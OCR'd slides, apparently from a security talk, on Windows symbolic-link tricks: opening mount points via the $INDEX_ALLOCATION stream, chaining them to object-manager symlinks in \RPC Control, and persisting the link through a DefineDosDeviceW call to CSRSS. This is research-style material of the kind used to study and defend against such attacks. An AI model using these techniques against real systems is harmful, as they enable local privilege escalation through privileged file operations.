
- [ ] Transacted (requires Windows Vista and active transaction)
- [ ] Enable file virtualization (requires Windows Vista)
- [ ] Breakpoint right before call to CreateFile

Result

GetLastError:	(0x00000005) Access is denied.
File handle:	INVALID_HANDLE_VALUE

Success

FILE_FLAG_BACKUP_SEMANTICS allows us to open the file



Input parameters of CreateFile

Directory:

File name: C:\temp\mylink

Desired access: 80100000

Share access: 00000001

Create disposition: [4] OPEN_ALWAYS (if exists, open, else create)

Flags & attributes: 02000080

Template file:

☐ Transacted (requires Windows Vista and active transaction)
☐ Enable file virtualization (requires Windows Vista)
☐ Breakpoint right before call to CreateFile


Result

GetLastError: (0x00000000) The operation completed successfully.

File handle: 000000000000015C


The NtCreateFile Paradox

FILE_DIRECTORY_FILE Flag




Status:	STATUS_NOT_A_DIRECTORY
File handle:	NULL
IoStatus.Info:	

FILE_NON_DIRECTORY_FILE Flag



Status:	STATUS_FILE_IS_A_DIRECTORY
File handle:	NULL
IoStatus.Info:	


Neither FILE_DIRECTORY_FILE or FILE_NON_DIRECTORY_FILE



Status:	STATUS_SUCCESS
File handle:	000000000000015C
IoStatus.Info:	FILE_OPENED

The Old ADS Directory Trick

Using $INDEX_ALLOCATION stream will bypass initial directory failure



Input parameters of NtCreateFile


Relative File:	
File name:	\??\C:\temp\mylink::$INDEX_ALLOCATION
ObjectAttr.Flags:	00000040
Desired access:	80100000
Allocation size:	0000000000000000
File attributes:	00000480
Share access:	00000001
Create disposition:	[3] FILE_OPEN_IF (if exists, open, else create new)
Create options:	00000060
Extended attr:	{Ea = 0000000000000000, Length = 0}

- [ ] Transacted (requires Windows Vista and active transaction)
- [ ] Enable file virtualization (requires Windows Vista)
- [ ] Breakpoint right before call to NtCreate


Result

Status:	STATUS_SUCCESS
File handle:	000000000000015C
IoStatus.Info:	FILE_OPENED

Let Our Powers Combine




Let Our Powers Combine



Parsing Name

```
\??\C:\temp\mylink
\RPC Control\mylink
```

Let Our Powers Combine



Parsing Name

```
\RPC Control\mylink
\??\C:\hello.txt
```

Persisting the Symlink

- Might be useful to persist the symlink between login sessions
- Can’t pass OBJ_PERMANENT directly
    - Needs SeCreatePermanentPrivilege
- Get CSRSS to do it for us :-)

```
DefineDosDeviceW(
    DDD_NO_BROADCAST_SYSTEM | DDD_RAW_TARGET_PATH,
    L"GLOBALROOT\\RPC Control\\mylink",
    L"\\Target\\Path"
);
```

Combined Symbolic Link Limitations

- All existing limitations of Mount Points apply
- Vulnerable application can’t try to list or inspect the mount point itself
  - Listing the directory
  - Open for GetFileAttributes or similar
- Can mitigate somewhat by clever tricks with oplocks on directory hierarchy

DEMO

One More Thing!

Links and References

- Symlink Testing Tools
  https://github.com/somwhere/symlink-testing-tools

- File Test Application
  https://github.com/ladislav-zezula/FileTest

Questions?